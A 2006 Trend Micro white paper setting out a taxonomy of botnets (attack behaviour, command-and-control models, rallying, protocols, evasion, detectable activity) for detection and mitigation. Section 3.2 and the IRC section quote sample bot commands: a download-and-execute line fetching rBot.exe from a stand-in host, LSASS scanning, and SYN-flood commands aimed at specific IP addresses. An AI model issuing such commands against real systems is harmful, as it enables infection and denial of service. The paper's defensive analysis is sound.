Taxonomy of Botnet Threats

A Trend Micro White Paper / November 2006

Table of Contents

1. Executive Summary

The primary motivation for computer hacking has shifted away from vandalism and recognition in the hacker community to one of financial gains via malicious attacks and intrusions. The increasing sophistication of Internet attacks [1,2,3,4] identified today increasingly aim to exploit individuals and organizations for profit, often resulting in huge financial losses as well as business disruptions around the world. A recent study conducted by the FBI in 2006 shows that it costs U.S. businesses $67.2 billion per year to deal with viruses, spyware, computer theft and other computer-related crimes [2].

One of the biggest threats to the Internet is the presence of large pools of compromised computers, also known as *botnets*, or *zombie* (*drone*) *armies*, sitting in homes, schools, businesses and governments around the world. Under the control of a single (or a small group of) hacker, commonly known as a *botmaster*, botnets are often used to conduct various attacks, ranging from Distributed Denial-of-Service (DDoS) attacks to e-mail spamming, keylogging, click fraud, and spreading new malware. Unlike other types of attacks, botnets which may be comprised of thousands of compromised hosts can assemble a tremendous amount of aggregate computing power and can perform a variety of attacks against a wide range of targets. For instance, a botmaster can command each zombie participant in a botnet to launch spamming e-mails, perform some sort of credit-card theft (gleaned from surreptitiously planted keyloggers), and launch DDoS attacks simultaneously against thousands of computer hosts. Because of this, hackers are increasingly interested in using botnets to launch attacks to maximize their financial gains. At the same time, the degree of destruction caused by hackers using botnet attacks is hundreds of times larger than traditional, discrete attacks. Since the appearance of botnets, new and sophisticated software modules are added into existing botnet tools every day, offering a variety of ways to compromise computers and launch potentially much more harmful attacks.

Recently, the threats presented by botnets are just beginning to be realized. The Internet community at-large, law enforcement organizations, individual users, and enterprises alike are all beginning to discuss methods to defeat botnets, perhaps the single biggest security threat to today's Internet community.

This paper has been written as a working document, aiming at facilitating better understanding of botnet behavior, detection, and mitigation. We attempt to construct a simple taxonomy model for the classification of botnets by analyzing botnet behavior and common characteristics, such as network topology, control and command means, recruiting and propagation methods, initial vulnerabilities and exploit vectors. The second section of this paper provides the background on botnets. The taxonomy model of botnets is discussed in the third section, and covers six categories: attacking behaviors, Command and Control (C&C models), rally mechanisms, communication protocols, evasion techniques, and other observable activities. Each category is further addressed in the appropriate corresponding subsection of this paper.

2. Background

Before further discussion, let's first introduce and explain a few botnet terminologies which are used in the paper. A **botnet** refers to a pool of compromised computers that are under the command of a single hacker, or a small group of hackers, known as a **botmaster**. A **bot** refers to a compromised end-host, or a computer, which is a member of a botnet. Without causing confusion, a bot also refers to a malicious executable that compromises, controls and recruits computer hosts into a botnet.

The existence of botnets began not long ago -- the first bot, PrettyPark worm [5], appeared in 1999. The PrettyPark worm contained a limited set of features, such as the ability to connect to a remote IRC server, retrieve basic system information (e.g. operating system versions) and retrieve login names, e-mail addresses, nicknames, etc. Because of its limited attacking capability, PrettyPark was not as harmful as other worms which followed it. A critical difference between PrettyPark and previous worms is that it makes use of IRC as a means to allow a botmaster to remotely control a large pool of compromised hosts. Its revolutionary idea of using IRC as a discrete and extensible method for Command and Control (C&C) was soon adopted by the black hat community. Within a few years, the technology of using IRC to control a pool of compromised hosts was improved and perfected. As a number of more sophisticated bots came into existence -- with the more infamous examples being AgoBot [6] and SDBot [9] -- bots began to extend the basic functions of their predecessors in a more sophisticated and robust manner, as well as began to integrate new and various additional attack methods. The new breed of bots has become very powerful tools in building large computer armies that can impose huge threat potential on the Internet.

In parallel with the development of bots, the motivation of Internet attacks began to shift to profit, from what was initially just a quest for fame (or rather, infamy) and recognition. Hackers were increasingly interested in profit driven attacks such as Distributed Denial-of-Service (DDoS) extortion, spam, phishing, and identity theft. The criminal element in the Internet quickly realized the huge advantage of launching these attacks using botnets -- that is, they can launch attacks that are hundreds of times more powerful than before. Because of the huge financial incentives, new and/or customized bots were developed based on the knowledge obtained from their predecessors. Consequently, the number of bots started to explode. For SDBot alone, there were approximately 4000 variants as of August 2004.

The current generation of bots leverages fairly complex command and control systems integrated with many powerful attacking tools. They propagate like worms, hide like viruses, and can launch large, coordinated attacks by botmasters within the embedded C&C system. For example, bots can propagate using network-shares, files-sharing platforms, P2P (Peer-to-Peer) networks, and/or backdoors left by previous worms and exploits of common windows vulnerabilities. And bots communicate with others using IRC, HTTP, P2P, and also use other creative communications channels. At least one study [15] shows that some commonly used software engineering practices (e.g., modularity) have been widely adopted in the design and implementation of botnets. New attacking tools (e.g., scanners, remote exploits of known vulnerabilities) can be easily and quickly incorporated into existing botnets once the tools are available.

It is important to note that there is no longer clear distinction between viruses, worms and bots. Worms are indeed viruses since they compromise hosts and hide from detection. The primary difference between worms and the earlier variants of generic computer viruses is that, while early viruses propagated through file-to-file replication via file execution, worms propagate through the Internet from host-to-host -- the propagation of a worm can be automated through socially-engineered malware links embedded in e-mails and remotely exploiting known vulnerabilities on a computer. Moreover, bots are indeed worms because bots propagate themselves automatically over Internet. The key difference between bots and early variations of worms is that bots specifically incorporate various mechanisms which allow their masters to control a pool of compromised hosts in a coordinated manner. Therefore, it is appropriate to consider bots as advanced worms/viruses.

3. Taxonomy

Botnets continue to be emerging threats -- their structures and mechanisms are still not well understood as of today. Because of this, a substantial amount of attention [15, 16] has been devoted to creating better understanding of botnets behavior and characteristics (e.g. Dagon, et al tried to create botnet taxonomy by analyzing the network topologic structures in [17]). This paper will outline some existing useful classification schemes proposed in previous works, and also propose a few new ones. Combining them together, we hope to provide a relatively comprehensive coverage of botnet taxonomy. The landscape of our botnet taxonomy is summarized in the table below.

Category	Examples
Attacking behavior	DDoS; scan; remote exploits; junk emails (phishing and virus attachments); phishing websites; spyware; identity theft; etc
C&C models	centralized; distributed; P2P; etc
Rally mechanisms	Hard-coded IP; Dynamic DNS; Distributed DNS; etc
Communication protocols	IRC; HTTP; IM; P2P; etc
Observable botnet activities	DNS queries; burst short packets; abnormal system calls; etc
Evasion Techniques	HTTP/VOIP tunneling; IPv6 tunneling; P2P encrypted traffic; etc

3.1 Attacking Behavior


The first type of botnet characteristic studied in this paper is the method used for attacking, which is the means for hackers to achieve their ultimate goals. Depending on the purposes of attacks, and the various tools used in attacks, botnets can exhibit a variety of observable behaviors. In the course of an attack, botnets normally generate a large amount of abnormal traffic, which in turn can facilitate easy detection. Furthermore, if more effort is spent on understanding the attacking behaviors, a lot more information can reveal important intelligence, including the nature of a botnet, the purpose of the hackers, and even the origins of the hackers. Based on this information, we can propose more effective countermeasures (e.g., detection, prevention and remedy plans). In this paper, we discuss attacking behaviors from the following four aspects:

- Infecting new hosts
- Stealing personal information
- Phishing and spam proxy
- DDoS

3.1.1 Infecting new hosts

Botnets often recruit new hosts using similar approaches as those for other malware (i.e., virus and worm). One of the methods that botnets use to compromise new hosts is through social engineering and distribution of malicious emails. In a common scenario, a botnet may distribute email messages with malware attached, or perhaps an embedded link to a malware binary located elsewhere. Social engineering techniques are used to trick computer users into executing the malware, which leads to the compromise of hosts.

In the following, we depict a simple example to show how the attack might be conducted. A malicious email is crafted to contain an eye-catching subject, such as *Interesting photo!* or *Check out this picture!*. At the same time, the email contains an *infected* attachment which might closely resemble a jpg graphics file (see the file *fotos* in the screenshot below) when seen by the user's email reader. Note that this file is actually a windows program, named *fotos.exe*. In default Windows setting, Explorer will display the file with the .exe extension hidden. A trusting user can easily be duped into clicking on, and therefore executing, the file. Consequently, the malware is able to compromise the host computer. The well-known WORM_MYTOB [8] bot family uses this method as the primary means to infect, and subsequently, propagate.



Another means often used by botnets to compromise new hosts is through remote exploits. In an effort to gain additional members, a bot may attempt to search for (and actively exploit) hosts with known vulnerabilities via a remote exploit. A bot-infected host may proactively search for hosts with common Windows vulnerabilities, e.g., DCOM RPC [20], LSASS [24], and WEBDAV [25]. To achieve this goal, each bot would scan its subnet to discover live hosts then fingerprint live hosts for common vulnerabilities. Finally, if a vulnerable host is found, the bot will launch an attack to compromise it**.** When a bot-infected host starts to search for possible hosts to victimize, it usually generates a burst of small packets, which may be quite noticeable by network monitoring devices. Because of this, the botnet is easy to expose when it attacks other hosts. The well-known WORM_ZOTOB [10] uses this type of remote exploit scanning behavior to propagate.

3.1.2 Stealing Sensitive Information

Recent botnets have employed sophisticated tools to steal sensitive user information from compromised hosts. The most commonly used tools for stealing sensitive information are keyloggers and network traffic sniffers. Keyloggers modify host operating systems to spy on user activities and capture user key strikes**.** Network traffic sniffers monitor network traffic sent over the subnet of the compromised host. The sensitive data is logged by these tools and then compiled into digested formats. Periodically, the data will be sent to their botmasters using various communication channels. Some commonly used methods are to send data through a designated IRC channel created by a botnet and in emails to a designated email address. BKDR_WAR.B steals [12] keystrokes on a compromised computer in this way.

3.1.3 Sending Spam

Botnets are widely used to disseminate spam for different attack purposes. Two major advantages for hackers to use botnets to distribute spam (as opposed to sourcing it from a single compromised host) are that the victims cannot trace the spam back to the source for legal action, and botnets can distribute a much larger volume of spam because of the aggregate computing power and vast availability of bandwidth. While some spam is used to distribute exploits (malware) as described in a previous subsection, some spam tricks users into visiting certain malicious websites, which install malware on their computers by exploiting Internet browser vulnerabilities. A common example works as follows. A spam email disguised as an electronic greeting card is sent to a victim. When the victim follows the link in the email to look at the electronic greeting card, he/she will be directed to a malicious website with Internet browser exploits. Some spam advertises illegal merchandise at small/illegal online shopping websites. The examples are such as those advertising *cheap Rolex watches*, *Vigra,* etc. Furthermore, some spam is used for identity theft using phishing attacks [13].

3.1.4 Distributed Denial of Service

A DDoS attack is probably one of the oldest botnet attack mechanisms. In the infancy of botnets, hackers began using botnets to launch DDoS attacks against a number of large organizations to consume all of their available platform CPU cycles and available bandwidth, effectively slowing their services down to a crawl, or knocking out their services altogether. For example, both Yahoo! and Microsoft were victimized by DDoS attacks launched by botnets in the past years. DDoS attacks still occur, but in a lesser frequency and volume. DDoS attacks have even recently been used for extortion. Botnets usually integrate a large variety attacking tools (e.g., UDP flooding, TCP SYN flooding, HTTP flooding). Some bots, such as PhatBot [22], even have very customized DDoS tools integrated into their code. AgoBot, SDBot, PhatBot, and many other botnets are all capable of launching DDoS attacks against a variety of targets.

3.2 Command and Control (C&C)

The second category of botnet characteristics examined in this paper is the Command and Control (C&C) system. We include C&C for two reasons. First, C&Cs of botnets are unique and unlikely to change among bots and their variants. Secondly, the botnet C&C is essential to support an operational and effective botnet. The C&Cs are also believed to be the weakest link in the operational aspect of botnets -- if we manage to bring down an active C&C, or simply causes an interruption in the communication linkage -- botmasters will not be able to contact a large number of bots, or to launch large-scale, coordinated attacks. Therefore, understanding the C&C function in botnets has great value for us in our fight against botnets.

C&C works as follows. A botmaster sets up a **C&C server, typically an IRC server**. After a bot virus infects a host, it will connect back to the C&C server and wait on the botmaster's command. In a typical IRC botnet, the bot will join a certain IRC channel to listen to messages from its master. The bot may receive the following message and understand that the botmaster wants it to scan for computer hosts prone to LSASS [24] attacks in its subnets.

```
Advscan lsass 200 5 0 –r –s
```

Or, the bot may receive the following message and understand the botmaster wants it to download a new malware rBot.exe from the location *http://www.malware.com/~mugenxu/rBot.exe* and execute it

```
http.update http://www.malware.com/~mugenxu/rBot.exe c:\msy32awds.exe 1
```

Or, the bot may receive the following message and understand that the botmaster wants it to run syn flood attack against the IP address 133.98.8.120 on the default ftp port (21/tcp).

```
.ddos.syn 133.98.8.120 21 200
```

The examples given are purely instructive. In reality, C&C systems may use various architectures and appear in many different forms.

C&C systems can be roughly categorized into three different models, the centralized model, the peer-to-peer (P2P) model and the random model. We believe these three C&C models are sufficient to cover all the botnets found today. But there is possibility that future botnets may use new command and control systems that are completely from any of them, noting the quickly evolving nature of botnets.

3.2.1 Centralized C&C Model

The centralized model is the predominant C&C model used by existing botnets. Many well known bots, such as AgoBot, SDBot and RBot, fall into the category of the centralized C&C model.

In the centralized model, a botmaster selects a single high bandwidth host to be the contacting point (C&C server) of all the bots. The C&C server, usually a compromised computer as well, would run certain network services such as IRC, HTTP and etc. When a new computer is infected by a bot, it will join the botnet by initiating a connection to the C&C server. Once joined to the appropriate C&C server channel, the bot would then wait on the C&C server for commands from the botmaster. Botnets may have mechanisms to protect their communications. For example, IRC channels may be protected by passwords only known to bots and their masters to prevent eavesdropping.

The principle reasoning for the centralized C&C model is threefold. First, due to the rich variety of software tools (e.g., IRC bot scripts on IRC servers and IRC bots), the centralized C&C model is rather simple to implement and customize. Notice that a botmaster can easily control thousands of bots using the centralized model. Since botmasters are profit driven, they are more interested in the centralized C&C model which allows them to control as many bots as possible and maximize their profit. Secondly, few countermeasures have been used to fight against botnets. So, the centralized botnets have good survivability in the real world. Although this model has certain drawbacks (which will be discussed later), there is no real motivation for botmasters to spend any significant amount of effort changing the C&C systems at this moment. And finally, messaging latencies in the centralized model is small. Therefore, it is easy for botmasters to coordinate botnets and launch attacks. However, the centralized C&C model has a significant drawback -- the C&C server is the crucial place where most of the conversation happens. Therefore, the C&C server is the weakest link in a botnet. If we can manage to discover and destroy the C&C server, the entire botnet will be gone. Most bots use the centralized C&C model, e.g. AgoBot, SDBot and Zotob.

3.2.2 P2P-Based C&C Model

Some botnet authors have started to build alternative botnet communication systems, which are more resilient to failures in the network. An interesting C&C paradigm that emerged recently exploits the idea of P2P communication. For instance, certain variants of Phatbot [19] have used P2P communication as a means to control botnets.

The botnets that use P2P based C&C are still very few. Compared with the centralized C&C model, the P2P based C&C model is much harder to discover and destroy. Since the communication system doesn’t heavily depend on a few selected servers, destroying a single, or even a number of bots, won’t necessarily lead to the destruction of an entire botnet. Because of this, it is possible that the P2P based C&C model will be used increasingly in botnets in the near future. And no doubt, botnets that use P2P based C&C model impose much bigger challenges for people who want to defend against botnets.

On the other hand, existing P2P based C&C systems have a number of constraints. First, existing P2P systems only support conversations of small user groups, usually in the range of 10-50 users. The group size supported by P2P systems is too small compared to the size of centralized C&C botnets, in which a botnet of 1000 compromised hosts is still on the small side. Secondly, existing P2P systems don’t guarantee message delivery and propagation latency. Therefore, if using P2P communication, a botnet would be harder to coordinate than those which use centralized C&C models. These two constraints have limited the wider adoption of P2P based communication in botnets. The few existing P2P based botnets that do exist, however, are used by hackers to attack a small number of targeted hosts. As the knowledge on implementing P2P based botnets accumulates, new P2P-based botnets, which overcome the above limitations, may appear. As such, more and more botnets will move to use P2P based communication since it is more robust than centralized C&C communication.

3.2.3 Random C&C Model

Evan Cooke, et al. described a C&C model called random C&C model in [16]. Although this C&C model has not been used in real world botnets, it is potentially interesting to certain future types of botnets that want high survivability. In the proposed random C&C model, a bot will not actively contact other bots or the botmaster. Rather, a bot would listen to incoming connections from its botmaster. To launch attacks, a botmaster would scan the Internet to discover its bots. When a bot is found, the botmaster will issue command to the bot. While such a C&C model is easy to implement and highly resilient to discovery and destruction, the model intrinsically has scalability problem, and is difficult to be used for large scale, coordinated attacks.

3.3 Rallying Mechanisms

The third category of botnet characteristics studied is the rallying mechanisms for botnets. Rallying mechanisms are critical for botnets to discover new bots and rally them under their botmasters. The most commonly rallying mechanisms are discussed as follows.

3.3.1 Hard-coded IP address

A common method used to rally new bots works like this: A bot includes hard-coded C&C server IP addresses in its binary. When the bot initially infects a computer, it will connect back to the C&C server using the hard-coded server IP address that is contained in the binary code. For example, WORM_ZOTOB.E [11] is an IRC bot that uses hard-coded IP addresses. The problem with using hard-coded IP addresses is that the C&C server can be easily detected and the communication channel easily blocked. If a C&C server is "disconnected" in this fashion, a botnet may be completely deactivated. Because of this, hard-coded server IP addresses are not as much used now by recent variants of bots.

3.3.2 Dynamic DNS Domain Name

The bots today often include hard-coded domain names, assigned by dynamical DNS providers. The benefit to use dynamic DNS is that, if a C&C server is shutdown by authorities, the botmaster can easily resume his/her control by creating a new C&C server somewhere else and updating the IP address in the corresponding dynamic DNS entry. When connections to the old C&C server fail, the bots will perform DNS queries and be redirected to the new C&C server. This DNS redirection behavior is often known as *herding*. Using dynamic DNS names, a botmaster can retain the control on its botnet when existing C&C server fails to function. Sometimes, a botmaster will also update the dynamic DNS entry periodically to shift the locations of the command and control server, making the detection harder.

3.3.3 Distributed DNS service

Some of the newer botnet breeds run their own distributed DNS service at locations that are out of the reach of law enforcement or other authorities. Bots include the addresses of these DNS servers and contact these servers to resolve the IP addresses of C&C servers. Many times, these DNS services are chosen to run at high port numbers in order to evade the detection by security devices at gateways. The botnets using distributed DNS service to rally their bots are the hardest to detect and destroy, compared with other types of botnets discussed.

3.4 Communication Protocols

The fourth category of botnet characteristics is the communication protocols used in botnets. As with many other software tools that rely on the network for communication, bots are no different in that regard -- they communicate with each other and their botmasters following certain well-defined network protocols. In most cases, botnets don't create new network protocols for their communication. Instead, they use existing communication protocols that are implemented by publicly available software tools (e.g., the IRC protocol itself, and already publicly available software implementations for IRC servers and clients). The importance of understanding the communication protocols used by botnets is two-fold. First, their communication characteristics provide an understanding of the botnets' origins, and the possible software tools being used. Secondly, understanding the communication protocols help security researchers to decode the conversations which happen among bots and their masters.

3.4.1 IRC Protocol

Since IRC-based botnets are predominant, the IRC protocol is, unsurprisingly, the most popular protocol used in botnet communications. The IRC protocol is mainly designed for group (many-to-many) communication in discussion forums called "channels", but also allows one-to-one communication via private message. This flexible communication model is very useful to botmasters since they can command their botnet army as a whole, as well as command a few of the bots selectively using one-to-one communication. A botnet C&C server runs an IRC service that is no different from other standard IRC services. A botmaster usually creates a designated channel (e.g., l33tn4ss) on the C&C server, where all the bots will connect, awaiting commands in the channel which will instruct each connected bot to do the botmaster's bidding. Examining network traffic for the presence of IRC traffic alone will likely reveal the presence of botnets in a local network since IRC clients/servers usually are not allowed to be used in corporate networks. For instance, if a network administrator discovers outbound traffic with characteristics similar to the example below, it usually indicates that a local host has been compromised and is being used as a C&C server of a botnet. Also, if a network administrator observes inbound traffic as described in the example below, it usually indicates that a local host has been recruited by a botnet and is initiating a connection to the C&C server. Firewalls can be configured to block IRC traffic, e.g. to stop all connections initiated from external network to internal hosts. It's much more difficult to detect IRC channels tunneled in HTTP. Some IPS devices have been used to block IRC traffic embedded in HTTP.

```
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Looking up your hostname...
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Found your hostname
-> PASS secretserverpass
-> NICK [urX]-700159
-> USER mltfvt 0 0 :mltfvt
<- :irc1.XXXXXX.XXX NOTICE [urX]-700159 :*** If you are having problems
connecting due to ping timeouts, please type /quote pong ED322722 or /raw pong
ED322722 now.
<- PING :ED322722
-> PONG :ED322722
<- :irc1.XXXXXX.XXX 001 [urX]-700159 :Welcome to the irc1.XXXXXX.XXX IRC
Network [urX]-700159!mltfvt@nicetry
<- :irc1.XXXXXX.XXX 002 [urX]-700159 :Your host is irc1.XXXXXX.XXX, running
version Unreal3.2-beta19
<- :irc1.XXXXXX.XXX 003 [urX]-700159 :This server was created Sun Feb  8 18:58:31
2004
<- :irc1.XXXXXX.XXX 004 [urX]-700159 irc1.XXXXXX.XXX Unreal3.2-beta19
```

```
iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeKVfMGCuzN
```

What differentiates IRC botnets from regular IRC server/client is that the bots in a botnet have scripts that parse messages, with customized syntax, sent in their channels. After receiving and parsing messages, the bots will execute malicious functions accordingly. For example, in the message below (captured from a real-world botnet), the botmaster issues two commands which are "stop scan" and "start DDoS attack using TCP SYN flood". Once a bot receives the message, it will stop an on-going scan on its subnet, and start to launch a DoS attack against the IP address 151.49.8.101.

```
[###FOO###] <~nickname> .scanstop
[###FOO###] <~nickname> .ddos.syn 151.49.8.101 21 200
```

With regards to the arcane nature of botnet messages/commands, different botnets will use different syntax. Therefore by examining the syntax of botnet messages/commands, we can reveal more information about the botnets and their origins.

3.4.2 HTTP Protocol

The HTTP protocol is another popular method often used by botnets for communication. The benefits of using HTTP are twofold. First, since the IRC protocol within botnets is well-known, more attention has been paid to monitoring IRC traffic to detect botnets. Thus**,** using HTTP for communication makes a botnet harder to detect, as it seemingly blends into the majority of Internet traffic. Secondly, most enterprises implement firewall policies at their gateway, and in many cases, the firewall will block incoming/outgoing traffic to unwanted ports -- which will usually include IRC ports. Therefore, bots may not be able to communicate with the C&C server using the IRC protocol. Using HTTP as a C&C communication channel can usually bypass firewall security policies which prohibit IRC traffic because of these policies.

HTTP has already been used by some botnets for C&C. For instance, the Bobax [21] bot uses HTTP to communicate with its C&C servers. The Bobax Trojan contacts the C&C server by sending a URL that resembles the example below.

http://hostname/reg?u=*ABCDEF01*&v=114

In the requesting url, the cgi variable *u* should be given an 8-digit hex value which is the id of a bot that makes the contact to the C&C server. If the connection is successful, the C&C server responses to the HTTP request. The Bobax bot will parse the returned content. If it finds commands issued by the C&C server, it will execute them accordingly. The commands accepted by Bobax bot include:

upd - Download and execute update
exe - Download and execute a program
scn - Scan and infect hosts using the MS04-011 exploit
scs - Stop scanning
prj - Send spam from template email and list of addresses provided
spd - Report speed of connection

Detecting botnets that use HTTP for communication is more challenging because the traffic usually hides amidst huge amounts of normal HTTP traffic. However, if appropriate filters are developed, the detection is still possible -- the HTTP traffic generated by botnets is different from normal HTTP traffic. For example, the response would have very unique (abnormal) HTTP header fields, or very unique (abnormal) page payload.

3.4.3 Other Protocols

Some more advanced botnets used other protocols (e.g., IM protocols, P2P protocols) for their communications [19]. Some recent variants of Phatbot, a "descendant" of AgoBot, were discovered to be using P2P communication. In this variant of Phatbot, it used code from WASTE [26] that implements an encrypted P2P protocol designed for private messaging and file transfer between a small numbers of trusted parties. The number of botnets that use protocols other than IRC and HTTP is relatively small. But, these protocols may get wider used in the future which impose more challenges for botnet detections.

3.5 Evasion Techniques

The improvements on botnets never stop. Botnets are becoming more and more sophisticated every day. State-of-the-art bots are not only more evasive to AV engine and signature based intrusion detection systems (IDS), but more evasive to anomaly-based detection systems as well. A variety of techniques are used by botnets to evade AV and signature based IDS systems (e.g., sophisticated executable packers, rootkits, protocol evasion techniques, etc). These evasion techniques improve the survivability of botnets and the success rate of compromising new hosts.

Additionally, botnets have also added (and continue to add) new mechanisms to hide traces of their communication. Some botnets are moving away from IRC, since monitoring of IRC traffic is increasingly done in an effort to detecting botnets. Instead, botnets are starting to use modified IRC protocols, or other protocols altogether (e.g., HTTP, VoIP) for their communication channels. Encryption schemes are also being used to prevent the content from being revealed. Certain state-of-the-art botnets even use convert channel communications such as TCP and ICMP tunneling, and even IPv6 tunneling [23]. There have been technical discussions which discuss the possibility of using SKYPE [14] and IM [19] to support communication. The appearance of these new botnets in abundance is just a matter of time.

In recent years, various botnet behaviors and have proposed methods to defeat botnets as a whole have been studied. Some important prevention countermeasures have been undertaken, such as finding and destroying the C&C servers [17]. It is believed that the most efficient detection mechanisms will be achieved by combining traditional detection mechanisms with those based on anomaly network behavior. The developments in the area of new evasion techniques, as well as new botnet detection/prevention schemes, will escalate the war between black hats and white hats.

3.6 Other Observable Activities

Detecting, and possibly defeating, botnets is of paramount to the study of botnets. In order to detect the presence of botnets, we need to discover abnormal behaviors exhibited by botnets. The botnet observable behaviors can be categorized into three types: network based behavior, host-based behavior, and global correlated behavior. Quickly spotting these botnet behaviors is very important to detecting botnets as well as taking countermeasures. In the previous subsections, some of the tricks to find observable network behaviors have been described. In this subsection, we will focus on the observable behaviors.

3.6.1 Network-based Behaviors

As we have discussed, botmasters need to communicate with their bots and launch attacks. When performing these functions, botnets will generate certain observable network traffic patterns that we can use to detect individual bots and their C&C servers.

Observable Communication

Since botnets often use IRC and HTTP to communicate with their bots, observable IRC & HTTP traffic with abnormal patterns can be used to indicate the presence of bots and the C&C servers. For example, inbound/outbound IRC traffic to an interior enterprise network where IRC service is not allowed, as well as IRC conversations that follow certain syntax conventions that humans don't readily understand.

Many botnets use dynamic DNS domain names to locate their C&C servers. Thus, abnormal DNS queries may also used to detect botnets. In some instances, hosts are found to query for improper domain names (e.g., cheese.dns4biz.org, butter.dns4biz.org) which can indicate a high probability that these hosts are compromised. The next logical step in this methodology would be to attempt to glean the IP addresses of their C&C servers in observable traffic streams. If further detective work reveals that the IP address associated to a particular domain name keeps changing periodically, it can provide an even stronger indication the presence of a botnet.

Moreover, botnets may exhibit additional network abnormalities that allow us to discover them. One example would be a case in which bots are usually idle most of the time in a connection, and would response faster than a human being at the keyboard surfing the web. Yet another example would be a case of some sort of communication traffic originated by botnets is more "bursty" than normal traffic. So, botnets can potentially be discovered by monitoring network traffic flow. This paper will not go into details of botnet detection schemes.

Observable Attacking Traffic

As mentioned previously, the traffic generated by botnets allows us to discover their presence. For example, let's use DDoS TCP SYN flood attacks. Botnets can send out a large number of invalid TCP SYN packets with fake source IP addresses. Therefore, if a network monitoring device finds a large number of outbound TCP SYN packets that have invalid source IP address (i.e., IP addresses that should not come from the internal network), it would indicate that some internal hosts may be compromised, and actively participating in a DDoS attack. Similarly, if an internal host is found to send out phishing e-mails, there is an indication that the host is infected by bots as well.

3.6.2 Host based behavior

Bots compromise computers and hide their presence just like many older computer viruses. Therefore, they exhibit certain observable behaviors as viruses do at compromised hosts. When executing, bots will make sequences of system/library calls (e.g., modifying system registries and system files, creating network connections and disabling antivirus programs). The sequences of system/library calls made by bots are often different from legitimate programs and applications. Some of these behaviors are observable to people with reasonable security knowledge. For instance, if AV software fails to update as it normally might do, we can reasonably suspect that the host is infected by bot/virus. There are some tools that can detect bots by examining the system/library call sequences [18].

3.6.3 Global Correlated Behaviors

Perhaps botnet behavior observed in a global snapshot is the most interesting one from the viewpoint of detection efficiency. Those global behavioral characteristics are often tied to the fundamental structures and mechanisms of botnets. Consequently, they are unlikely to change from botnet to botnet unless the structures and mechanisms of botnets themselves are redesigned and re-implemented. As a result, these globally observable behaviors are the most valuable to detect families of botnets.

As discussed before, many botnets use dynamic DNS entry to track their C&C servers. As a new C&C server is built, the related DNS entry will be updated to the IP address of the new C&C

server. Therefore, bots will find the location of the new C&C server. Botmasters may herd their botnets to different C&C servers' locations periodically to prevent detections. When a botmaster updates its dynamic DNS entry for C&C server, there would be an observable global behavior on the Internet. Specifically, bots are disconnected from the old C&C server. So, they will query their DNS server for the new IP address of the domain name, resulting in an increase of DNS queries to this DNS entry globally. Therefore, if a network monitor discovers that a dynamic DNS entry is updated, which follows significant amount of DNS queries to this entry, then there is a high probability that this dynamic DNS domain name is being used by botnet C&C servers. Such a feature is unlikely to change whether a botnet is using IRC for communication or using HTTP for communication, unless the communication structure is changed. Besides DNS queries, botnets exhibit other global behaviors as well, e.g., network flow. Due to the obvious importance, more studies are needed in this direction.

4. Conclusion

Botnets present significant new challenges for the Internet community. Countering threats imposed by botnets requires effective means for detection, countermeasure, and mitigation. We have defined a practical taxonomy for better understanding of both known- and unknown-botnet behavior, which is essential to accurately identify, detect, and remedy the ever-increasing botnet threats.

5. Reference

1) http://www.eweek.com/category2/0,1874,1595546,00.asp
2) http://news.com.com/Computer+crime+costs+67+billion,+FBI+says/2100-7349_3-6028946.html
3) http://informationweek.com/story/showArticle.jhtml?articleID=172303265
4) http://www.eweek.com/article2/0,1895,1925456,00.asp
5) http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_PRETTYPARK
6) http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SDBOT.AZ
7) http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FRBOT%2EWU&VSect=T
8) http://www.trendmicro.com.au/consumer/vinfo/encyclopedia.php?LYstr=VMAINDATA&vNav=3&VName=WORM_MYTOB.EE
9) http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FAGOBOT%2EXE
10) http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FZOTOB%2EX&VSect=T
11) http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FZOTOB.E&VSect=T
12) http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=BKDR_WAR.B
13) http://www.antiphishing.org/
14) http://www.skype.com/helloagain.html
15) Paul Barford and Vinod Yegneswaran, *An Inside Look at Botnets*, Special Workshop on Malware Detection, Advances in Information Security, Springer Verlag, 2006
16) Evan Cooke, Farnam Jahanian, and Danny McPherson, *The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets*, Proc. of Steps to Reducing Unwanted Traffic on the Internet Workshop (SRUTI '05), Boston, 2005.

17) David Dagon, Guofei Gu, Cliff Zou, Julian Grizzard, SanJeev Dwivedi, Wenke Lee and Richard Lipton, *A Taxonomy of Botnets*, http://www.math.tulane.edu/~tcsem/botnets/ndss_botax.pdf
18) Jau-Hwang Wang, Deng, P.S., Yi-Shen Fan, Li-Jing Jaw and Yu-Ching Liu, *Virus detection using data mining techniques*, Proceedings. IEEE 37th Annual 2003 International Carnahan Conference on Security Technology, 2003.
19) AOL Instant Messenger, http://en.wikipedia.org/wiki/AOL_Instant_Messenger
